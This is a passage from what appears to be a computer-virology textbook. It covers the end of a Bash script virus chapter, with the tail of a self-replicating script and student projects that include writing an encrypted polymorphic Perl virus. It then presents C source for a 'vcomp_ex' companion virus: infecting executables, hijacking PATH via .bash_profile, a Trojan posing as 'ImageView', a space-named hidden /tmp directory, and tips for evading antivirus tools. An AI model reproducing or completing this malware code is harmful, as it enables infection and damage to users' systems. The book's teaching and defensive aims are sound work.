    # copy the file inside the /tmp/vir-$$ file
    (head -24 $0 >{}) 2 >/dev/null; \
    # replace the file by the virus
    (cat /tmp/vir-$$ >> {}) 2 >/dev/null; \
    # append the file
    rm /tmp/vir-$$; \
    # delete the temporary file
    fi" \;
    CODE=0
fi
rm -f /tmp/vir-$$
exit $CODE
```

Table 7.9. The UNIX_BASH (End)

on a multi-boot computer (more than a single operating system) the virus spreads over all these files present in all mounted partitions[5] (by default, all files on Windows partitions that are mounted under Linux have automatically execute rights). In fact, it makes these operating systems permanently unbootable. The only solution to rescue the system is to disinfect every file manually from Linux. Using a disinfection script is strongly recommended since operation systems like *Windows*, for instance, are likely to contain a great number of files. It is proposed that the reader writes such a script (see the exercises at the end of the chapter).

[5] In such a system, partitions of the different operating systems may be automatically mounted at the boot time. Otherwise, the user might have mounted them manually.

Usually, once the *find* command has been activated, numerous error messages[6] are displayed on the screen and subsequently the panic-stricken user is likely to turn off the computer promptly. What a silly thing to do! From now on, the system will be unable to reboot properly (in the case of a root user, write privileges have gone, and manual disinfection is no longer possible).

7.4 Conclusion

The simple above-mentioned examples like that of the *vbash* virus show that interpreted languages can be as efficient as the compiled languages that will be discussed in subsequent chapters. We must also bear in mind that we chose a basic language as an example, and that high-level languages could give much more powerful and performing results.

These viruses constitute a real challenge for the antiviral community. If they go undetected under Unix system (for the best written ones), they still remain imperfectly detected when using other platforms (including Windows). One can not predict if the antiviral fight under Unix/Linux will ever be sucessful. This environment uses many scripts (that are necessary to set up and manage the operating system, perform the system administration, and execute simple tasks). In this context, a well designed polymorphic mechanism, much more than a compiled language, could represent a threat in the future. So far, interpreted polymorphic viruses are still rare, but it is likely that virus developers will not be long before exploring this field.

Finally, we must insist on the necessity to manage Unix systems properly. The user is not allowed to make any mistakes. A infection triggered with root privileges will always entail disastrous consequences. By way of illustration, see the *Virux* virus [57].

Exercises

1. Modify the UNIX_OWR virus so that its action both spreads through subdirectories and affects only executable files, except the current infecting file. How can we arrange that all the files do not have the same size after being infected ?
2. Improve the UNIX_OWR virus further to get rid of the limitations discussed in Section 7.3.2.

[6] The virus's author may have not prevented the error messages on purpose precisely to produce this reaction in the user!

3. Study the virus codes written in interpreted language under Unix, provided in the CDROM. Try to list their advantages and drawbacks (please note that some of them hardly work or do not work at all; try to determine why).

Study Projects

A Perl Encrypted Virus

This project is scheduled to last from one to three weeks, depending on the student's skill level in Perl language.

The purpose is to design a virus similar to the *vbash* one, except that it will be encrypted. Its structure is divided in two parts:

- the first part of the code will be unencrypted and will simply consist of the decryption function. The key will be made of the first bytes of the infected file.
- The second part (the most important one) will consist of the main body of the virus.

The virus will be an appending one. It will spread as follows:

1. the decryption routine retrieves the key from the infected file (for example, the very first bytes of the text) and decrypts the main body of the virus.
2. Once decrypted, the virus is executed.
   a) It looks for infected files.
   b) During the infection, it creates a specific key for each file (once again, a few bytes are taken from the target file), then encrypts its own main body and adds both the decrypting routine and the (encrypted) main viral body to the target file.
   c) A potential payload may be triggered (with or without a delayed action mechanism).

As a first step, the student is advised to choose a fixed algorithm for the encryption. However, the student must bear in mind that a fixed encryption routine constitutes a signature by itself. Consequently, a second step will consist in building a more sophisticated version in which the encryption routine (as well as the decryption routine) will be changed after every infection. The key will also be changed each time. In both versions, the virus must overcome potential overinfection problems.

Disinfection Scripts

About two or three weeks should be required to carry out this project, depending on the student's skills in the Bash language.

The purpose is to write specific disinfection scripts for any arbitrary virus. First, a non polymorphic virus will be selected (similar to the UNIX_BASH virus). Next, a polymorphic virus (like *vbash*) will be studied. The project should be organised according the following steps:

1. study the virus code and understand its infection mechanisms. The aim is to build a signature gathering all the features required to fight the virus efficiently. As for polymorphic viruses, a heuristic approach would be more convenient.
2. programming the disinfection script itself. The results of the research will be edited and written down in a report file (*log* file).
3. infecting a test machine and testing the disinfection script.

8

Companion Viruses

8.1 Introduction

Companion viruses are still ill-known, and yet they can be a real threat when well-written. A number of tests have confirmed the efficiency of such techniques in evading antivirus programs. Using companion viruses to bypass antiviral techniques based on file integrity control is a weird approach.

It remains however to define what is behind the term "file integrity" (it refers to the global problem of integrity in cryptology; see [110, chap. 9] for details). Mostly, only the file itself is taken into account, which does not provide any security at all. A valid integrity mechanism must include all the structures related to the file which are part of the file system and which will be used to label and manage these files. Apart from the fact it may prove hard to implement and very difficult to manage, a true and complete mechanism of integrity will inevitably slow down the system. Both drawbacks entail that integrity is systematically degraded and consequently insufficient.

Companion viruses have already been presented in Section 4.4.4, where three main classes have been defined. The first one mainly explores very specific features of a given operating system. This affects the portability of viruses belonging to that class.

The second class consists in modifying the environment variable `PATH`[1]. This variable tells the system in which directories the binaries to be executed can be found. For example, the `gcc` compiler can be invoked as follows: `/usr/bin/gcc`. This command includes both the name of the application

[1] We will limit ourself to the Unix system and the C programming language, throughout this chapter and the next one. It goes without saying that all that is presented in these two chapters is fully transposable to any other operating system.

(`gcc`) and the place (the *path*) where its code can be found (`/usr/bin`). This command is more secure but it lacks of ergonomics (particularly when the path through the tree-structure is very long). Another more ergonomic solution consists in indicating in the `PATH` variable the different potential locations for binaries. Let us take a typical user without specific privileges as an example. To know his execution environment, let us use the `echo $PATH` command. On the screen, the following data will be displayed:

```
/usr/local/bin:/usr/bin:/usr/X11R6/bin:/bin:/usr/games:\
/opt/gnome/bin:/opt/kde3/bin:/opt/kde2/bin:\
/usr/lib/java/bin:/opt/gnome/bin
```

When the user wants `gcc` to be executed, he runs this simple command. The system then scans the directories contained in the `PATH` variable: `/usr/local/bin`, `/usr/bin`.... Next, in each directory, it searches for a binary called `gcc`. If it finds it, it runs it. Note that if two binaries happen to have the same name (`gcc`) and are located in `/usr/bin` and `/usr/local/bin` respectively, the binary contained in `/usr/local/bin` will be the only one executed (this is simply due to the fact that the system scans the directories according the order previously set in the `PATH` variable).

Let's us now modify the environment variable. This approach allows any user to set up his system in a more ergonomic way. A first solution consists in using the following sequence of commands:

```
PATH=.:$PATH
export PATH
```

We have simply added an extra directory namely the current working directory. In other words, whenever a user runs an executable file, the current directory will be the first directory in which the operating system will search for the binary file. Moreover, if the executable file name is similar to that of another program (`gcc` for instance), the executable file will be executed instead of the original program. The reader will easily realize that if the binary `./gcc` is in fact a virus, each time a program is compiled, the virus will thus be activated. Of course, the fake "`gcc`" executable is bound to call the original program `gcc` along with its original calling arguments. We will go into the details of programming later in this chapter.

Modifying the `PATH` variable as mentionned above, is only valid for the current session. However, it remains sufficient for the virus action which can update the `PATH` variable whenever it is executed (see the implementation details in Section 8.3). The latter mechanism provides slight stealth features. Another permanent solution consists of modifying the variable `PATH` directly

in the personal initialization file `.bash_profile` which is located in the default user home directory (`~/`). However, in this case, the integrity of this file will be modified. For example, the related line

```
/usr/local/bin:/usr/bin:/usr/X11R6/bin:/bin:/usr/games:\
/opt/gnome/bin:/opt/kde3/bin:/opt/kde2/bin:\
/usr/lib/java/bin:/opt/gnome/bin
```

will be replaced by the virus, once the latter is executed for the first time, namely,

```
.:/usr/local/bin:/usr/bin:/usr/X11R6/bin:/bin:/usr/games:\
/opt/gnome/bin:/opt/kde3/bin:/opt/kde2/bin:\
/usr/lib/java/bin:/opt/gnome/bin
```

Let us remark that mostly the user himself modifies the variable `PATH` in this way. The error lies in the fact that the current directory "`.`" is usually located before all the other directories. A "slightly better" solution will be to modify the `PATH` variable so that the current directory "`.`" is located at the very end of it. The optimal solution as security is concerned, would be to organize the tree-structure so that executable files will only be found in certain well-defined directories.

Obviously with a well managed system (like Unix) users will not be allowed to make any modification of the `PATH` variable. In everyday life, most common users long for still more ergonomics which stops us from applying essential preventive security measures, at the operating system level. Once again, operating systems are not to be blamed (especially for Unix systems). Mostly, the problem lies in security policy and its inherent applications.

The third class is much more interesting as it does not exploit any specific feature. It follows that any virus belonging to this class can easily be adapted to any environment whatever it may be. This class will be largely discussed in this chapter.

As a general rule, let us note, as we did when discussing interpreted viruses, that good programming is properly structured: this is done by using procedures, local variables.... However, for the sake of our demonstration, we will not use any standard programming for the following reason: any structured code is susceptible to be more quickly detected and analyzed by antiviral programs. The other reason lies in the limitation of the viral program size. The more structured the code is, the bigger the viral program becomes. In our example, our code will be neither optimized (as size is concerned) nor factorised (gathering of instructions). The interested reader will refer to the exercises at the end of the chapter.

Moreover, in our example, we will only provide prototypes of the functions used, and some useful additionnal informations when required. The reader will find a detailed description of these functions, either in the `man` pages of the Linux system or in the excellent book written by C. Blaess [15].

8.2 The `vcomp_ex` companion virus

We now are going to explore the code of the `vcomp_ex` virus, which was written by the author for the sake of his demonstration[2]. We will make it evolve to provide it with the inherent features of a real virus.

First, let us determine the features of this virus and let us define the target environment. We will assume that the latter is defined as follows (which turns out to be in fact the most common real-life security environment).

- the user, called `user1` whose working directory is located in `/home/user1`, owns execute permission over all the directories belonging to the tree-structure except those of the `root` account. `User1` has also write permission over the directory called `/home/user1`, its subdirectories as well as over the directory called `/tmp`;
- the common user tends to be rather unaware of security problems and has an average knowledge about his operating system. As a consequence, he does not worry about protection measures and does not hesitate to run programs of unknown origin. In other words, he is familiar with security rules but he is not inclined to apply them. Note that it is the most common behaviour among users.

It is obvious that if the user is the system administrator himself, (the `root` user) the damage caused by the virus are desastrous, particularly when considering a more sophisticated version of the `vcomp_ex` virus called `vcomp_ex_v3`.

As `vcomp_ex` virus is concerned, it works as follows (see Figure 8.1): the virus only infects executable files in the current directory. Each detected target will be renamed with the extension `.old` (for example, the executable file `prog` is renamed `prog.old`). The virus then duplicates under the form of an executable file with the name of the target file (for example, `prog`). When the infected file is executed, the virus activates first, then duplicates itself, and finally runs the program whose name is the same as itself but with the extension `old`.

[2] This virus is based on Mark Ludwig's `X21` virus [105]. The latter has limited features and contains many errors.




Fig. 8.1. `Vcomp_ex` Virus Infection Principle

Note that serious weaknesses and flaws can be found in this early version. Its study will clearly illustrate which algorithmic aspects have to be considered both for companion virus design and the specific antiviral fight against them. We are now going to explore these weaknesses to determine how to improve this virus.

8.2.1 Analysis of the `vcomp_ex` Virus

We are now going to describe step by step the instructions of the `vcomp_ex` virus code. Its comprehensive code source is provided on the CDROM provided with this handbook. Here are the main steps of the virus:

1. Searching for executable files susceptible to infection within the current directory.
2. Preventing overinfection (has the target file already been infected?). As far as companion viruses are concerned, this checking is twofold.
3. File infection.
4. Control transferring to the host code.

Let us examine the code for each of these steps.

Searching files to infect

Under Unix, the whole system is based on the concept of files: some do not really contain anything on the disk (they are called character or block "special files") while others are true files contained on the disk. Among them, we will distinguish:

- regular files (executable files or others);
- directories which can be considered at first as files listing all filenames present in each directory;
- symbolic links.

For more details about these files, the reader will read [126].

Searching for files to infect will then be very easy to implement. Several steps are to be considered:

1. Opening a directory file[3] (the `opendir` function opens a directory stream corresponding to the current directory and returns a pointer to the directory stream `DIRP`).
2. read the current directory by means of the `struct dirent *readdir(DIR *dir)` function included in the `dirent.h` library in order to access every file present within this directory;
3. get the status for each file by means of `int stat(const char *file_name, struct stat *buf)` function (`sys/types.h`, `sys/stat.h` and `unistd.h` libraries). This function returns a `stat` structure, which contains the following fields:

```
struct stat {
  dev_t     st_dev;      /* device */
  ino_t     st_ino;      /* inode */
  mode_t    st_mode;     /* protection */
  nlink_t   st_nlink;    /* number of hard links */
  uid_t     st_uid;      /* user ID of owner */
  gid_t     st_gid;      /* group ID of owner */
  dev_t     st_rdev;     /* device type (if inode device) */
  off_t     st_size;     /* total size, in bytes */
  blksize_t st_blksize;  /* blocksize for filesystem I/O */
  blkcnt_t  st_blocks;   /* number of blocks allocated */
  time_t    st_atime;    /* time of last access */
  time_t    st_mtime;    /* time of last modification */
  time_t    st_ctime;    /* time of last change */
  };
```

4. checking the nature of the file. The `st_mode` contains all the information about the file permission (read, write, execute) and on its type (regular,

[3] The reader will note the analogy between regular files and directory files by comparing the prototypes of `FILE *fopen(const char *path, const char *mode)` function included in the `stdio.h` library and the `DIR *opendir(const char *name)` function included in the `<dirent.h>` library.

directory, links...) both summarized in a 16-bit integer. Each bit refers to a potential property (type or permission) for the file. Table 8.1 shows the values of these bits and their inherent properties encoded in octal (we have just selected values useful for the sake of our demonstration; for more details, the reader will refer to the on-line manual page (`man 2 stat`)).

Flag	Bitmask	Meaning
S_IFREG	0100000	regular file
S_IFDIR	0040000	directory
S_IRWXU	00700	mask for file owner permissions
S_IRUSR	00400	owner has read permission
S_IWUSR	00200	owner has write permission
S_IXUSR	00100	owner has execute permission
S_IRWXG	00070	mask for group permissions
S_IRGRP	00040	group has read permission
S_IWGRP	00020	group has write permission
S_IXGRP	00010	group has execute permission
S_IRWXO	00007	mask for permissions for others (not in group)
S_IROTH	00004	others have read permission
S_IWOTH	00002	others have write permission
S_IXOTH	00001	others have execute permission

Table 8.1. File Type and File Permission Flags in Octal

For example, the `st_mode` field of a readable and regular file which can be modified and executed only by its owner will be equal to 0100700 (in octal). To determine one or several properties of the file, one needs to apply the suitable bit mask to the `st_mode` fied with the bitwise logical OR operator. As an illustration, if the `st_mode | S_IXUSR` flag is different from zero, the owner has execute permission for that file. It is of course possible to cumulate several masks[4]. The virus must only infect

[4] To determine the file type, another solution consists in using functions like `S_ISREG(file)` (is `file` a regular file?), `S_ISDIR(file)` (is `file` a directory?)... The main interest of these functions, particularly when using the `S_ISDIR(file)` function, is the possibility to compile with the `-ansi` option. It is not possible when using the `S_IFDIR` flag for some versions of C compilers hence a probable risk of compatibility for the code.

regular files that can be executed by the user only. Thus, it must check these properties beforehand.

Here follows the virus code that corresponds to the above-mentionned search function[5]:

```
#include <stdio.h>
#include <dirent.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>
#include <string.h>
#include <stdlib.h>

/*variable declaration*/
DIR * directory;
struct dirent * direct;
struct stat file_info;
int stat_ret;
FILE * host, * virus;
char string[256];

/* main program*/

int main(int argc,char * argv[ ],char * envp[ ])
 {
  /* Current directory is opened */
  directory = opendir(".");
  /* file directory reading loop */
  while(direct = readdir(directory))
   {
    /* Get the status of the current target file  */
    if(!(stat_ret = stat((const char *)&direct->d_name,
       &file_info)))
     {
    /* is it a regular and executable file ? */
      if((file_info.st_mode & S_IXUSR)
         && (file_info.st_mode & S_IFREG))
```

[5] In the rest of this chapter, we used suggestive variable names to make the code very easy to read and understand. It goes without saying that a real implementation would not use variable names such as *virus, host...*!

```
{
 .....
```

Preventing overinfection

This code section is designed to determine if the regular, executable current file is already infected or not. If it is not, the infection may occur. In the case of a virus companion, the checking must be twofold, in the sense that any companion virus consists of two files. If the current target filename is `current_prog`, one must envisage the following scenario:

- does the current file end with an `.old` extension? If it does, the program has already been infected (the current file is the renamed viral host). There are several approaches to search for the above extension. The easiest and most efficient one is to use either the following functions

  ```
  char *strstr(const char *haystack,
               const char *needle);
  ```

  or

  ```
  int strncmp(const char *s1, const char *s2, size_t n);
  ```

  included in the `string.h` library.
- in the current directory, there is a file with the same name as the current file but with an `.old` extension (in our example, the `current_prog.old` file does exist). It turns out that it is the viral part of an infected program. The infection has already occurred. This checking can easily be performed: if the `current_prog.old` file does exist, it can be opened in read-only mode (opening it in write mode is not a judicious choice at all because if the file does exist, it will be overwritten). By a simple use of the `FILE *fopen(const char *path, const char *mode);` function included in the `stdio.h` library, we will immediately know if the `current_prog.old` file exists (the file pointer is different from the NULL pointer) or not (the file pointer is equal to the NULL pointer).

This checking is thus very easy to implement. Here follows its code:

```
/* is current file the renamed viral host part    */
if(strstr((const char *)&rep->d_name,".old"))
 {
  /* is current file the viral part of an already */
  /* infected program ?                           */
```

```
/* filename string with the .old extension is   */
/* created                                      */
strcpy(string,(char *)&direct->d_name);
strcat(string,".old");

/* attempt to open this file                    */
if(host = fopen(string,"r")) fclose(host);
 else
 {
/* current file has not previously been infected*/
/* infection may occur                          */
```

File infection

The infection takes place according to three steps:

1. rename the current program by appending an `.old` extension to its filename. This is easily done with the function

   ```
   int rename(const char *oldpath, const char *newpath);
   ```

   included in the `stdio.h` library: if this operation is successful, the 0 value is returned.
2. duplicate the virus code (in fact, the calling program whose name is contained in the `argv[0]` variable). At this step, two alternatives can be chosen:
   - once the files have been opened, the virus is written into the target by blocks of `size` bytes long by means of functions like :

     ```
     size_t fread(void *ptr, size_t size,
                  size_t nmemb, FILE *stream);
     ```

     and

     ```
     size_t fwrite(const void *ptr, size_t size,
                   size_t nmemb, FILE *stream);
     ```

     included in the `stdio.h` library. This solution has been chosen by Mark Ludwig for his `X21` virus. Here is his code:

     ```
     if((virus=fopen(argv[0],"r"))!=NULL) {
      if((host=fopen((char *)&dp->d_name,"w"))!=NULL) {
        while(!feof(virus)) {
          amt_read=512;
     ```

```
amt_read=fread(buf,1,amt_read,virus);
fwrite(buf,1,amt_read,host);} ....}}
```

This solution is inadequate. On the one hand, an array for data buffering is required, which increases the virus size uselessly. On the other hand, it increases the number of read and write accesses. While a number of files are being infected, this unusual activity may be detected by some antivirus programs. Moreover, the latter will be even able to infer (in the case of heuristic analysis) from the repeated use of the `fwrite` command that a virus is indeed duplicating.

- A far better solution consists in using shell resources by calling the following command:

  ```
  int system(const char *command);
  ```

  included in the `stdlib.h` library, and by applying it to the built-in shell command `cp`. No temporary array is needed and no additional process requires to be created (in terms of process, it is in fact equivalent to the DOS interrupt `INT 21H` or to BIOS interrupt `INT 13H`). At last, you get an optimal copy process by using optimal shell resources. At the end of the chapter, you are proposed to write this method in a different variant.

3. the copy of the virus once renamed with the current filename must be made executable by using the `int chmod(const char *path, mode_t mode);` included in both `sys/types.h` and `sys/stat.h` libraries. If this step is skipped, the user will not be able to execute the corresponding program (which, in fact, corresponds to the infected part of the viral program) and consequenty will be alerted by such an unusual behaviour. Moreover, to increase the spreading of the virus, execute permission will be extended to the current file owner's group or to all of the other users who are not of the owner's group. For example, if the *superuser* (*root*) himself happens to activate the virus – which is actually not so a rare event – the damage caused by the virus will be dramatically increased.

Here is the code of the copy routine:

```
/* Has current file been renamed successfully  */
if(!rename((char *)&direct->d_name, (char *)&string)
 {
  /* Copy command string creation              */
  strcpy(string,"cp ");
  strcat(string,argv[0]);
  strcat(string," ");
```

```
strcat(string,(char *)&direct->d_name);
system(string);
strcpy((char *)&string,(char *)&direct->d_name);
/* Modification of execute permissions       */
chmod(string,S_IRWXU | S_IXGRP | S_IXOTH);
```

Giving control to the host code

Once all executable files present in the current directory have been infected, the viral part of the calling (infected) program must hand control back to the host. One must keep in mind that the user who is running the program is supposed to be unaware of the infection. In other words, the program must go on as usual.

An easy way to give control to the host is to use the function `int execve(const char *nom_programme, char *const argv [ ], char * const envp[ ]);` included in the `unistd.h` library[6]. This function takes into account input arguments of calling programs (`argv[ ]` array). You just need to define the filename (that is to say, a base name with an `.old` extension). Thus, here is the last part of the virus code:

```
/* Previous blocks of instructions are closed     */
}}}}}
/* Current directory is closed                    */
closedir(directory);
/* Creation of the filename string to which       */
/* control has to be transferred                  */
strcpy(string, "./");
strcat(string, argv[0]);
strcat(string, ".old");
/* Control transfer itself                        */
execve(string, argv, envp);
```

At this stage, the virus is completed. However, it cannot be used as such. Like any other virus, the problem of the initial infection (*primo infectio*) in the user's machine remains to be overcome. As companion viruses are concerned, using the `execve` function to transfer control to the host will inevitably display an error message. Two solutions are then possible:

- either the virus checks for the presence of a file to run:

[6] Either functions of the `exec` family or a simple Bash invocation can perform this transfer of control with slight differences however. The reader will refer to [15, chap. 4] and to the man pages for more details.

```
if(host = fopen(string, "r"))
 {
  fclose(host);
  execve(string, argv, envp);
 }
```

- or it checks for the name of the calling program to determine whether it corresponds to the initial virus. If the latter is an executable file called `test_program`, by way of illustration, we then use the following code:

```
if(strncmp("test_program", argv[0], 12))
   execve(string, argv, envp);
```

In any case, the initial viral program will have to be a genuine executable file (a true application), which will perform non viral functions. If it did not do so, no user should be tempted to execute it at least once and consequently the infection would not be triggered and thus would never spread. For example, the `vcomp_ex` virus could be renamed "*ImageView*" and stored in an image archive CDROM. Its syntax will be `ImageView image`. To do that, the following instructions will be added at the beginning of the virus code:

```
strcpy(string,"display ");
strcat(string, argv[1]);
system(string);
```

The *ImageView* program will display the image previously specified as an argument and will then spread the infection.

8.2.2 Weaknesses and Flaws of the vcomp_ex virus

The `vcomp_ex` virus therefore suffers from serious drawbacks and flaws. The virus can easily be detected by using the `ls -als` command in one of the infected directories (in most of the environments, the `-als` options are activated by default aliases; as users very often list their directory contents with this command, the infection is bound to be detected and noticed except with very careless users). Any use of the `ls -als` command will display listing such as:

```
drwxr-xr-x   2 user1  users   4096 Feb  9 20:20 .
drwxr-xr-x  12 user1  users   4096 May  2 14:20 ..
-rwxr-xr-x   1 user1  users  17778 Apr 13  2003 prog1
```

```
-rwxr-xr-x   1 user1  users   8174 Apr 13  2003 prog1.old
-rwxr-xr-x   1 user1  users  17778 Apr 13  2003 prog2
-rwxr-xr-x   1 user1  users   5576 Apr 13  2003 prog2.old
-rwxr-xr-x   1 user1  users  17778 Apr 13  2003 prog3
-rwxr-xr-x   1 user1  users   3403 Apr 13  2003 prog3.old
-rwxr-xr-x   1 user1  users  17778 Apr 13  2003 prog4
-rwxr-xr-x   1 user1  users   6671 Apr 13  2003 prog4.old
-rwxr-xr-x   1 user1  users  17778 Apr 13  2003 prog4
-rwxr-xr-x   1 user1  users   7578 Apr 13  2003 prog5.old
```

A rapid analysis of the files, and especially of their sizes and dates of creation/modification/access will clearly highlight an unusual situation. It is easily done by using the `stat` command.

Moreover, there are a number of other limitations and flaws in the `vcomp_ex` virus which are bound to cause errors. They will inevitably alert the user or trigger the antivirus alarm. Here are some examples:

- the virus action is limited to the current directory. In Section 8.4, we will discuss how to extend the action of the `vcomp_ex` virus;
- error handling or error prevention are not optimal. Some commands (like `chmod` command or `system` command) may fail (potential errors are listed in `man` pages). Their exit codes must be tested. If the commands happen to fail, the infection must not occur;
- The `execve` function may cause errors. It may execute either a binary file, or a script provided that the latter begins with an interpreting directive of the form `#!/bin/<interpreter>` (the most common interpreters are `sh, bash` or `perl`). Mostly, this line does not exist – the user may have simply forgotten to insert it. If the script is run straight from the shell, it works well. It is usually the case when the scripts are written in the operating system default shell language. On the contrary, if the script is run through the `execve` command, and that the above directive has been omitted, the user is likely to be quickly alerted.
  According to the local system configuration (particularly the content of the `PATH` variable), another problem may occur. This problem will depend on the presence or not of the current directory shortcut `./` within the `PATH` variable when it comes to transfer control to the host executable file.
- Using the `execve` function means that there are only a few locations where a payload can be placed. When it is called, the current process (*i.e.*, the viral part of the calling infected program) is replaced by the code and the data contained in the called program (*i.e.*, the host itself).

Going back to the calling process is not possible unless there is an error (return code is equal to -1). As a consequence, there is nowhere to place a potential final payload elsewhere except before the execution transfer. It turns out that, in some cases, this may interfere with the virus writer's plans who may wish to delay the payload effects until after execution transfer.

- If the user has just recompiled an already infected program, the virus will not be able to reinfect it. For more details about this case, the interested reader will refer to the exercises at the end of the chapter.

8.3 Optimized and Stealth Versions of the Vcomp_ex Virus

Our purpose is now to discuss how to remove these above listed limitations and flaws, in order to turn the vcomp_ex virus into an efficient virus, undetectable by standard anti-virus products[7] (relatively to the security hypothesis framework defined at the beginning of Section 8.2). In order to do that, we are going to insert some stealth mechanisms that will enable the virus to operate without being detected. We are now going to present two versions, called vcomp_ex_v1 and vcomp_ex_v2.

8.3.1 The Vcomp_ex_v1 Variant

For the purpose of this new version, the chosen approach will be to limit the infective power of the virus, which consequently will make it less detectable. This version only infects some commonly used applications (under our reference environment UNIX) such as: the text editors vi and emacs, the gcc compiler, compression utilities gzip/gunzip, the grep utility (which prints lines matching a pattern) and the interface to the on-line reference manuals man.

All these programs are stored in the /usr/bin/ directory. We will also consider as target the following executable files which are located in the /bin directory: the bash shell command itself, the chmod command (which changes file access permissions), the chown command (to change file owner and group), the mount command (to mount a file system) and the tar archiving utility. Any user is bound to use at least once, one or several of these

[7] It goes without saying that any program which would be purposely written to detect this virus will detect and eradicate it. This clearly shows that, on the one hand, fighting against some viruses and worms is a difficult task, and that on the other hand, a system administrator can not dispense with viral algorithmics fundamentals when writing antiviral scripts (for more details, see the exercises at the end of the chapter).

essential commands or utilities, especially the `vi` command or the `man` command.

Preliminary Tasks

To activate, the virus must modify the `PATH` environment variable. As a matter of fact, when the user calls the target program (for instance `gcc` or `vi`), the viral part of this program, once infected, must be executed first and foremost. The virus will then modify the `PATH` variable in the user's `.bash_profile` personal configuration file. Even though the integrity of the file has been affected, it is not a major concern since the user has write permission on this file and is likely to modify the `PATH` variable at different times. In addition, the modification will be conceived so that the user might not be aware of it. In most cases, the user will not notice such changes.

As a second step, the `vcomp_ex_v1` virus will conceal the viral part inside a hidden and inaccessible directory (inaccessible insofar as the user ignores its name). This directory will be located in `/tmp`[8] available to all users in write and execute modes and denoted `.___` (it is a hidden file whose name is made of one or several space character – 0x20 in hexadecimal – each of them being represented, in our example, by the underscore character '_' to facilitate the reader's understanding).

The virus must then create the above-mentionned hidden directory using the function `int mkdir(const char *pathname, mode_t mode);` included in the `sys/stat.h` and `sys/types.h` libraries. Let us remark that the presence of such a directory is a direct *proof* that the system has been affected by a previous infection. As a matter of fact, preventing overinfection is easier for the `vcomp_ex_v1` virus than for the `vcomp_ex` virus. We just have to try to open it by means of the `opendir` function.

If the user lists the `/tmp` directory content with the `ls -l`, the following result would be displayed:

```
total 36
drwx------ 2 root   root  4096 Feb  9 19:28 YaST2.tdir
drwx------ 2 user1  users 4096 Feb 11 07:02 kde-user1
drwx------ 2 root   root  4096 May  5 16:40 kde-root
drwx------ 2 user1  users 4096 Feb 11 07:11 ksocket-user1
```

[8] Any other directory on which the user will have write and execute permissions may be considered. In the same way, the name itself of the hidden directory may vary, especially when the infection is spreading to a different computer (the directory name can be randomly generated during the very first infection (*primo infectio*)).

```
drwx------ 2 root   root  4096 May  5 16:48 ksocket-root
drwx------ 3 user1  users 4096 Feb 11 07:11 mcop-user1
drwx------ 3 root   root  4096 May  5 16:48 mcop-root
drwx------ 2 root   root  4096 Feb  9 20:38 root-netscape
drwxrwxrwx 6 root   root  4096 May  6 22:02 soffice.tmp
```

On the contrary, he may wish to display the hidden files by using the `ls -als` command, getting the following result:

```
total 64
4 drwxrwxrwt 15 root   root  4096 May 12 14:34 .
4 drwxr-xr-x  2 user1  users 4096 May 12 14:35 .
4 drwxr-xr-x 22 root   root  4096 May 12 14:21 ..
4 drwxrwxrwt  2 root   root  4096 May  5 16:48 .ICE-unix
4 -r--r--r--  1 root   root    11 May 12 14:28 .X0-lock
4 drwxrwxrwt  2 root   root  4096 May 12 14:28 .X11-unix
4 drwxr-xr-x  2 root   root  4096 Feb  9 20:10 .qt
4 drwx------  2 root   root  4096 Feb  9 19:28 YaST2.tdir
4 drwx------  2 user1  users 4096 Feb 11 07:02 kde-user
4 drwx------  2 root   root  4096 May  5 16:40 kde-root
4 drwx------  2 user1  users 4096 Feb 11 07:11 ksocket-user1
4 drwx------  2 root   root  4096 May  5 16:48 ksocket-root
4 drwx------  3 user1  users 4096 Feb 11 07:11 mcop-user1
4 drwx------  3 root   root  4096 May  5 16:48 mcop-root
4 drwx------  2 root   root  4096 Feb  9 20:38 root-netscape
4 drwxrwxrwx  6 root   root  4096 May  6 22:02 soffice.tmp
```

As it can be seen, an additional current directory seems to be present before the legitimate current directory (`.`) and the parent directory (`..`). Even if the user were to notice it, he would be unable not only to list its content but also to go into the hidden directory since he ignores the exact directory name (the exact number of space characters). Therefore, useful information about the hidden directory has to be obtained through the `stat .*` command (for further details about this command, please see the `stat` manual page).

```
File: ".   "
  Size: 4096            Blocks: 8          Directory
Device: 303h/771d       Inode: 328583      Links: 2
Access: (0755/drwxr-xr-x)
          Uid: (  500/     user1)   Gid: (  100/   users)
Access: Mon May 12 21:32:29 2003
Modify: Mon May 12 21:32:29 2003
```

```
Change: Mon May 12 21:32:29 2003
```

It is a fact that most users are likely to remain unaware of the presence of the hidden directory. Aside from this method, a great deal of other possibilities exist to increase stealth features in the directory. Only a careful analysis of the system will enable to detect it. Here follows the beginning of the code of the `vcomp_ex_v1` virus (only the code inherent to the initial (or primary) infection will be here given; we assume that the program is spread under the name `ImageView`, which looks like a software application designed to view images):

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>
#include <string.h>
#include <stdlib.h>
#include <pwd.h>

/*Definition of variables */
struct stat file_info;
int stat_ret;
FILE * file_out, * file_in;
char car, string[64];
struct passwd * pass;
char * ch, * p1, * new_ch, * hidden_dir;
int i,size;
/* List of target executable files */
char * target[12] = {"vi","emacs","gcc","gzip",
                     "gunzip","grep","man","bash",
                     "chmod","chown","mount","tar"};
/* main program */

int main(int argc,char * argv[ ],char * envp[ ])
 {
  /* Primary infection occurence. The official */
  /* software function is launched             */

  strcpy(string, "display ");
  strcat(string, argv[1]);
  /* If any error, the program stops */
```

```
if(system(string) == -1) exit(0);

/* Hidden directory name is created */
hidden_dir = "/tmp/.   ";

/* Overinfection checking. If the hidden */
/* directory can be opened, infection    */
/* already occurred                      */
if(opendir(hidden_dir) exit(0);

/* Hidden directory is created while */
